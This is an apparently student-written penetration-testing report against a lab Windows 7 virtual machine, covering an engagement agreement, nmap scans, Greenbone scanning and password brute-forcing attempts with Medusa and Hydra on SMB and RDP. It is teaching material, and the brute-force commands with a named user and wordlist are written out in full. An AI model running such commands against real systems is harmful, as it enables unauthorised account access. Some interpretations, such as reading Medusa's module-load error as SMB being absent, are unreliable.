PENETRATION TESTING REPORT ASSESMENT

ERYA ANOM

THIS REPORT ASSESSES OUR UNDERSTANDING OF PENETRATION TESTING REPORTS AND AIMS TO IMPROVE A PORTFOLIO PROJECT, PROJECT ON THE NOVEMBER 2024

TABLE OF CONTENTS

PENETRATION TEST AGREEMENT

THIS AGREEMENT IS MADE AS OF 22ND NOVEMBER 2024 BY AND BETWEEN ERYA P ANOM, LOCATED IN NEW COLLEGE LANARKSHIRE, MOTHERWELL CAMPUS, ROOM 3021 HEREAFTER REFERRED TO AS ERYA PUPUT ANOM AND TRILOGY EUROPE, LOCATED IN LONDON; REPRESENTED BY PAUL HOLMES, HEREAFTER REFERRED TO AS THE 'CUSTOMER'.

WITH REGARD TO THE PENETRATION TEST, THE CUSTOMER HEREBY ACKNOWLEDGES AND AGREES:

1. That Erya P Anom will perform a Penetration Test — which will consist of a partially automated test that will attempt to remotely identify security vulnerabilities and/or any software misconfiguration — on one or more computer systems owned and/or operated by the customer.

2. That the customer has the legal right to subject the designated computer system to the Penetration Test and that if it is not the owner of the computer system it has obtained such right from the legal owner of the system.

3. Not to hold Erya P Anom liable for any indirect, special, incidental, or consequential damage, which will include but not be limited to loss of business, revenue, profits, use, or data, however it may arise.

4. That it has the sole responsibility for adequate protection and backup of data and/or equipment used in connection with this Penetration Test and will not make a claim against Erya P Anom for lost data, backup restoration time, inaccurate output, work delays or lost profits resulting from the Penetration Test.

5. That Erya P Anom will not divulge any information about the customer's network it received because of this Penetration Test. All results are confidential and belong to the customer.

6. That it should recognise that the results of this test will provide a reasonably accurate view of the current security level of the tested computer system(s), Erya Puput Anom cannot be held responsible if the Penetration Test fails to discover certain security or configuration issues on the target computer system(s).

7. The customer's systems will respond in a normal fashion when they detect the Penetration Test in its firewall logs, alert systems, etc as it would do in the case of a real security penetration; this is so that it will not distort the results of the test. However, the customer agrees not to notify legal or public authorities of this penetration.

The customer requests Erya Puput Anom to perform the Penetration Test on the following IP address(es) under the after mentioned conditions:

Ethak_Target_HNC_ova- Win7 (10.10.1.100)

Erya Puput Anom

_____

Signed for and on behalf of Erya Puput Anom

_____

Signed for and on behalf of the customer. Company legally binding signature required.

Introduction

assess the security posture of the Windows 7 system installed on the target at IP address 10.10.1.100. This is part of Trilogy Europe's research and development network. This assessment will involve conducting a comprehensive penetration test. The goal of the penetration test will be to identify vulnerabilities, evaluate the effectiveness of existing security measures, and provide improvement in the overall security framework. This assessment includes reconnaissance, scanning for vulnerabilities, making exploitation and recommendations security configurations to protect sensitive data strongly.

Scope


Conduct reconnaissance, vulnerability scanning, exploitation and recommend mitigation strategies for discovered vulnerabilities.

Reconnaissance

Google Search of Windows 7 Security Vulnerabilities, CVEs

The goal of reconnaissance is to gather publicly available information about the target system. Windows 7, including potential vulnerabilities, services, and public details that can help in further penetration testing. The tools or methods to use reconnaissance include Google Search, and OSINT Frame tools.

For example, findings are catalogued as Windows 7 Security Vulnerabilities. The screenshot shows a catalogue of windows 7 vulnerabilities. The catalogued shows the lists of the vulnerabilities identified by CVE (Common Vulnerabilities and Exposures). For instance, CVE-2023-34367 indicates that this vulnerability affects Windows 7 and permits TCP/IP hijacking attacks.




Screen Shoot 1: Windows 7 Security Vulnerabilities


Understanding these vulnerabilities helps testers to simulate real attacks during evaluations and helps them to identify weaknesses and recommend appropriate fixes or solutions.

OSINT (Open Source Intelligent)

OSINT refers to all information that is publicly available, including both online and offline resources. For example, the investigator can use OSINT Framework tool to conduct research on usernames search engines to gather useful information from the link website *'WhatsMyName Web'*.



Screen Shoot 2: OSINT Framework



Screen Shoot 3: WhatsMyName

Effective use of OSINT can help in decision making, improve security measures, support strategic planning, and increase overall situational awareness for an individual. By using OSINT, it can gain a deeper understanding of emerging trends, threats, and opportunities.

Scanning

Scanning refers to the process of identifying active systems and their services. There are several methodologies for performing scanning. Such as determining if a system is alive with ping packets. Firstly, set up eth1 in Advanced Network Configuration. Write eth1 as a device, and then proceed to the IPv4 settings to add the IP address10.10.1.50/24 with the fake gateway 10.10.1.1 and ensure to save the changes.

Open a terminal command and type 'ip a' to view the network interfaces. It is important to verify the presence of 'eth1', as indicates that it is configured as the internal network adapter for communication with other virtual machines with the same network. Such as Windows 7 system as the target with IP address 10.10.1.100. in summary, properly configuring 'eth1' with the correct IP address and subnet indicated successful network communication

```
    valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:6d:92:ed brd ff:ff:ff:ff:ff:ff
    inet 10.10.1.50/24 brd 10.10.1.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::1f61:5393:e2c5:9776/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: br-339414195aeb: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
```

Screen Shoot 4: eth1 Internal Network

Furthermore, Ping 10.10.1.100. This command test indicates the connectivity between Kali Linux 10.10.1.50 and the target system 10.10.1.100 had been successful.

```
┌──(kali㉿Kali)-[~]
└─$ ping 10.10.1.100
PING 10.10.1.100 (10.10.1.100) 56(84) bytes of data.
64 bytes from 10.10.1.100: icmp_seq=1 ttl=128 time=3.23 ms
64 bytes from 10.10.1.100: icmp_seq=2 ttl=128 time=1.15 ms
64 bytes from 10.10.1.100: icmp_seq=3 ttl=128 time=1.73 ms
64 bytes from 10.10.1.100: icmp_seq=4 ttl=128 time=0.647 ms
```

Screen Shoot 5: Ping Command

Secondly, the scanning system method with Nmap. Run a Nmap scan to identify which services are available for brute-forcing or exploitation. In the picture it shows (nmap 10.10.1.100) and gives a result.

It shows that port 7,9,13 and 19 are indicated as not useful for brute forcing. However, port 80, 139, 445, and 515 are indicated useful for brute-forcing and exploits and port 135 is noted for vulnerabilities.

```
┌──(kali㉿Kali)-[~]
└─$ nmap 10.10.1.100
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-22 22:12 UTC
Nmap scan report for 10.10.1.100
Host is up (0.00043s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
515/tcp   open  printer
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
```

Screen Shoot 6a: Provides a list of common ports with corresponding services

The other is to confirm available services, run a nmap scan to identify which services can be targeted for brute-forcing or exploitation. In screenshot 7. We can see the command 'nmap -sV -p- 10.10.1.100'. Based on the identified services, we can target them for password guessing using protocols such as RDP, SMB, FTP or HTTP.

```
┌──(kali㉿Kali)-[~]
└─$ nmap -sV -p- 10.10.1.100
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-25 12:45 UTC
Nmap scan report for 10.10.1.100
Host is up (0.0016s latency).
Not shown: 65515 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime      Microsoft Windows International daytime
17/tcp    open  qotd         Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGR
OUP)
515/tcp   open  printer      Microsoft lpd
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: ALICEPC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 219.06 seconds
```

Screen Shoot 6b: Provides a list of common ports with corresponding services

Additionally, examining SMB services with a script allows the system SMB to enable applications to read, write files, or request services over a network. It can use the command nmap -A -p135,139,445 10.10.1.100.

The screenshot shows the results of a scan called Hosts Script Results (SMB Discovery) for the target computer. The host information shows that 'Host is up (0.00081s latency)' this indicates responding quickly. The target machine computer runs Windows 7 Enterprise, version 7600. It is named ALICEPC and belongs to the default WORKGROUP network.

Several vulnerabilities and potential security risks have been found. For instance, port 445 is open, which could be targeted using tools like Metasploit to exploit known weaknesses. In addition, attackers can try to gain access by brute-forcing credentials with tools such as Hydra.


```
┌──(kali㉿Kali)-[~]
└─$ nmap -A -p135,139,445 10.10.1.100
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-22 22:54 UTC
Nmap scan report for 10.10.1.100
Host is up (0.00081s latency).

PORT    STATE SERVICE     VERSION
135/tcp open  msrpc       Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp open  PL◆◆U      Windows 7 Enterprise 7600 microsoft-ds (workgroup: WORKGROUP
)
Service Info: Host: ALICEPC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7600 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: AlicePC
|   NetBIOS computer name: ALICEPC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-22T22:55:16+00:00
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-11-22T22:55:16
|_  start_date: 2024-11-22T22:54:06
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: ALICEPC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:eb:88
:e0 (Oracle VirtualBox virtual NIC)
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.44 seconds

┌──(kali㉿Kali)-[~]
```

Screen Shoot 7: Using Nmap -A and -p to Investigate SMB Services with Script


Lastly, using method GVM services will thoroughly scan vulnerabilities on the specified host. This process involved checking for security weaknesses and misconfigurations to ensure the system's integrity and security. To start, open the command terminal and type sudo gvm-start. It will be prompted to enter a password, and after that a link will be displayed and will navigate to https://127.0.0.1:9392 to access the service.

```
┌──(kali㉿Kali)-[~]
└─$ sudo gvm-start
[sudo] password for kali:
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>]  Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```


Screen Shoot 8: using Sudo to scan potential vulnerabilities




Screen Shoot 9: Click task wizard to continue scan



Screen Shoot 10: click number 1 and it will continue to download the reports



Screen Shoot 11: CVEs Report



Screen Shoot 12: Scan report download and save to PDF

Screen Shoot 13: Scan Report PDF

Exploitation

Exploitation refers to gaining control over a system by taking advantage of vulnerabilities or weaknesses. This can involve changing the software, hardware, or network settings to get unauthorized access. The main goals of exploitation are to steal sensitive information, disrupt normal operations, or misuse resources. When an attacker exploits a system, they can control a target machine like a puppet. Once they have control, they can collect the data. All this can happen without the user or security measures noticing.

Through Reconnaissance and Scanning are important to advance the exploitation process. These steps help to find vulnerabilities and possible entry points in the target system. When working with a Windows 7 system, it can use various methods. Such as Medusa, Hydra and Metasploit, hydra is a password-cracking tool that helps with brute force attack, while Metasploit is a framework for developing and running exploit code against remote targets.

MEDUSA

```
┌──(kali㉿Kali)-[~]
└─$ medusa -h 10.10.1.100 -u alice -P /usr/share/john/password.lst -M smb
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

IMPORTANT: Couldn't load "smb" [/usr/lib/x86_64-linux-gnu/medusa/modules/smb.mod: can
not open shared object file: No such file or directory]. Place the module in the medu
sa directory, set the MEDUSA_MODULE_NAME environment variable or run the configure sc
ript again using --with-default-mod-path=[path].
invokeModule failed - see previous errors for an explanation

┌──(kali㉿Kali)-[~]
└─$ medusa -h 10.10.1.100 -u alice -P /usr/share/john/password.lst -M rdp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

IMPORTANT: Couldn't load "rdp" [/usr/lib/x86_64-linux-gnu/medusa/modules/rdp.mod: cannot op
en shared object file: No such file or directory]. Place the module in the medusa directory
, set the MEDUSA_MODULE_NAME environment variable or run the configure script again using -
-with-default-mod-path=[path].
invokeModule failed - see previous errors for an explanation

┌──(kali㉿Kali)-[~]
```

Screen Shoot 14: MEDUSA

Medusa can authenticate with various remote services, including FTP, HTTP, Telnet, and more. To use Medusa, it is necessary to gather specific information such as the target IP address, a username or a list of usernames for log in attempts, as well as a password or dictionary file containing multiple passwords. To execute the attack using Medusa, open a terminal and issue the following command.

Medusa -h 10.10.1.100 -u alice -P /usr/share/john/password.lst -M smb


- -h 10.10.1.100: the target of IP address of the machine to attack.
- -u alice: the username alice to use for brute force attack.
- -P /usr/share/john/password.lst: the wordlist to use for testing passwords.
- -M ssh: the module ssh, Medusa will attempt to log in via SMB or RDP.

the result shows that 'couldn't load' smb or rdp. This means that the SMB or RDP is not installed on the system. Medusa cannot perform brute force attacks.


HYDRA

Hydra can quickly launch dictionary attacks on more than 50 protocols, including Telnet, FTP, HTTP, HTTPS, SMB, database. Hydra and Medusa are advanced tools that have similar purposes for exploitation. While both tools aim to achieve similar results, they offer different functions.


To use Hydra in Kali Linux, open the terminal and type 'xhydra'. This will prompt you to enter the target IP address. Input the target 10.10.1.100, set the port 3389 and change the protocol to RDP. Then, enter the username as alice and password as shown in the screenshot 15b. The password can be found in the file system > usr > share > john > password.lst and enter start.



Screen Shoot 15a: HYDRA



Screen Shoot 15b: HYDRA

